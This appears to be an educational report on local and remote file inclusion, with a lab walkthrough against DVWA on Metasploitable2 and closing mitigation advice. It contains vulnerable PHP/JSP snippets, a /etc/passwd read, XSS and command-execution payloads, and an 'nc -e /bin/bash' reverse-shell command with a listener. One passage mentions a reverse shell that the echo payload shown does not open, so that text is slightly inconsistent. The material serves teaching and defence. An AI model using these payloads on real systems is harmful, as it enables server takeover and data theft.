

A Report on

Local File Inclusion (LFI) and Remote File Inclusion (RFI)

A file inclusion vulnerability is a type of web vulnerability that is caused when a web application allows to execute a code using an attacker-controlled factors in such a way that allows the attacker to control which file is executed at run time. A file include vulnerability is different from a directory traversal attack as in that, directory traversal is a way of gaining access to unauthorized files, and a file inclusion vulnerability uses the functionality of a predefined code to call and run/display a file.

Successful exploitation of a file inclusion vulnerability will result in remote code execution on the web server that runs the affected web application. An attacker can use remote code execution to create a web shell on the web server, which can be used for website defacement.

- A **Local File Inclusion** occurs when a web application is able to run a file that is already present on the web server. This may lead to remote code execution by including a file that contains attacker-controlled data such as the web server's access logs.
- A **Remote File Inclusion** occurs when a web application is able to download a file that is present on a remote server or on attacker's machine. These remote files are usually obtained in the form of an HTTP or FTP URL as a user-supplied parameter to the web application.

LFI/RFI in various programming languages

1. PHP

In PHP, the main cause of file inclusion is the use of unvalidated user-input with a filesystem function that includes a file for execution. Most notable are the include and require statements. Most of the vulnerabilities can be caused due to beginner programmers who are not familiar with all of the capabilities and functions of the PHP programming language. The PHP language has a directive which, if enabled, allows filesystem functions to use a URL to retrieve data from remote locations. The directive is allow_url_fopen in PHP versions 4.3.4 and allow_url_include since PHP 5.2.0. In PHP 5.x this directive is disabled by default, in prior versions it was enabled by default. To exploit the vulnerability, an attacker will manipulate a variable that is passed to one of these functions to cause it to include malicious code from a remote resource. To mitigate this vulnerability all user input needs to be validated before being used.

2. JavaServer Pages

Lets take an example for Local File Inclusion:

```
<jsp:include page="%=(String)request.getParameter(\"template\")%>">
```

If the attacker specifies a valid file to the dynamic include statement, the contents of that file will be passed to the JSP interpreter to be rendered on the page.

Now, for Remote File Inclusion:

```
<c:import url="%= request.getParameter("privacy")%>">
```

An attack of the form can be made in such a way that the attacker can inject malicious code into the current JSP page from a remote site controlled by the attacker.

Developers' Mistakes that lead to File Inclusion

- **Local File Inclusion**

As LFI occurs when file path is passed to a parameter and is not properly sanitized for unnecessary file traversal, we find the scripts that take the filename as a parameter to insert the directory of our choice.

Taking an example in PHP:-

```
http://192.168.56.3/dvwa/vulnerabilities/fi/?page=include.php
```

Here, we can see that 'include.php' is directly given as a parameter to the 'index' file. The code for this vulnerability in PHP might be-

```
<?php include($_GET['filename']); ?>
```

which means that the parameter can be directly given a different path for a different file as it is not set as to what files are allowed to be passed.

- **Remote File Inclusion**

Since RFI occurs when paths passed to 'include' statements are not properly sanitized, we should look for scripts which take filenames as parameters.

For example:

```
$incfile = $_REQUEST["file"];  
include($incfile.".php");
```

From this PHP script, we see that the path is gained from an HTTP Request because of which, we can insert an HTTP URL that points directly to a php payload (php only because 'php' is concatenated to the \$incfile).

Exploitation of File Inclusion Vulnerabilities

- **Local File Inclusion**

For this exploitation, we take DVWA (Damn Vulnerable Web Application) that is already set up in 'Metasploitable2' OS and perform the attack.

When we look at the URL,

<http://192.168.56.3/dvwa/vulnerabilities/fi/?page=include.php>

we see that an HTTP Get parameter 'page' takes the name of file 'include.php' that is present on the server. What we can do is give the path of any file that is currently present on the server.

So, we tried 'index.php'. Now, the changed new URL is:

<http://192.168.56.3/dvwa/vulnerabilities/fi/?page=index.php>

When we open the URL, we see an error related to memory allocation and not related to incorrect file being accessed. It means that there is no validation that denies the files other than 'include.php'.

Now, we try to open the files that are not in the scope of the server application. So we try to access the 'passwd' file that is present in the '/etc' folder. The 'passwd' file might give us some important information about the server like the users that can login on the server, their home directory and the absolute path of the command or shell. The updated URL now is:

<http://192.168.56.3/dvwa/vulnerabilities/fi/?page=/etc/passwd>

When we open this link, we see that we have opened the 'passwd' file that present on the server which means we have successfully exploited the LFI vulnerability.

- **Remote File Inclusion**

For the exploitation of RFI vulnerability, we take the same Web Application i.e. DVWA present on the 'Metasploitable2' and perform the steps.

Initially, we have the same URL as mentioned above:

<http://192.168.56.3/dvwa/vulnerabilities/fi/?page=include.php>

So, let's turn the Apache Service on our host machine that hosts the payload to the DVWA server using the command:

```
service apache2 start
```

The URL shows us that a PHP file can run on the server and so, we make a PHP payload which, in this case displays a certain text through the server.

So, we write the PHP code:

```
<?php echo "<h3 align=center>RFI Successful</p>"; ?>
```

Here, 192.168.56.1 is the IP where we want the reverse shell of the server and 8888 is port number on which we want to listen. Now, we save the payload as '/var/www/html/payload.php' the directory where the Apache service looks for files by default. Now let us run the following URL:

<http://192.168.56.3/dvwa/vulnerabilities/fi/?page=http://192.168.56.1/payload.php>

According to what we echo-ed in the payload, we were able to display the text we wanted which tells us that we have successfully exploited the RFI vulnerability.

All Possible Leverages of File Inclusion

1. File Inclusion to Cross Site Scripting

When we consider LFI and assume that the attacker is able to upload a PHP payload to the server like:

```
<?php echo "<script>alert(1)</script>"; ?>
```

The LFI vulnerability can be used to run that PHP payload which ultimately, runs the echo part as HTML to generate an alert box and get sensitive information about the web application.

When we consider RFI, the attacker can directly make the same payload on his system and can give the path to the vulnerable parameter to run the payload.

2. File Inclusion to Remote Code Execution

In LFI, we can try to access the '/proc/self/environ' which contains the environment variables for the system that we can use to execute an arbitrary code. This can be done by changing the value of User-Agent of the same HTTP request to a PHP payload:

```
<? system("ls -l") ?>
```

using BurpSuite and send the request to the server and we get the output.

In RFI, we need not use the environment variables to run an arbitrary code, instead, make the same payload as above in a file, host it using Apache Server and just point the file in the vulnerable parameter and send the HTTP request.

3. File Inclusion to Reverse Shell

The Reverse Shell can only be gained if Remote Code Execution is possible. What we can do is instead of the payload we used in the RCE, we use:

```
<? system("nc -e /bin/bash <listener's_ip> <listener's_port>")?>
```

and starting the listener before sending the request using the following in the terminal of the attacker's machine:

```
nc -lvp <listener's_port>
```


Observation and Solution/Mitigation

The impact of the File Inclusion vulnerability can cost an organization a lot of damages as an attacker, using the correct methods, can gain complete control of the organization's servers and can gain control of other servers using other techniques.

Mitigation techniques:

- a. One can minimize the risk of RFI attacks through proper input validation and sanitization. However it is important to avoid the misconception that all user inputs can be completely sanitized. As a result, sanitization should only be considered a supplement to a dedicated security solution.
- b. Implementation of a Web Application Firewall (WAF) from companies like Sucuri or Radware can completely remove the risk of File Inclusion as a WAF has the ability to monitor user inputs and filters out malicious requests using a combination of signatures, behaviors and reputation-based security heuristics.

Proof of Concept



```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 dhcp:x:101:102::/nonexistent:/bin/false
21 syslog:x:102:103::/home/syslog:/bin/false
22 klog:x:103:104::/home/klog:/bin/false
23 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
24 msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
25 bind:x:105:113::/var/cache/bind:/bin/false
26 postfix:x:106:115::/var/spool/postfix:/bin/false
```

Fig 1: Local File Inclusion




Fig 2: Remote File Inclusion

References

<https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>

https://www.tutorialspoint.com/php/php_file_inclusion.htm

<https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/>

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion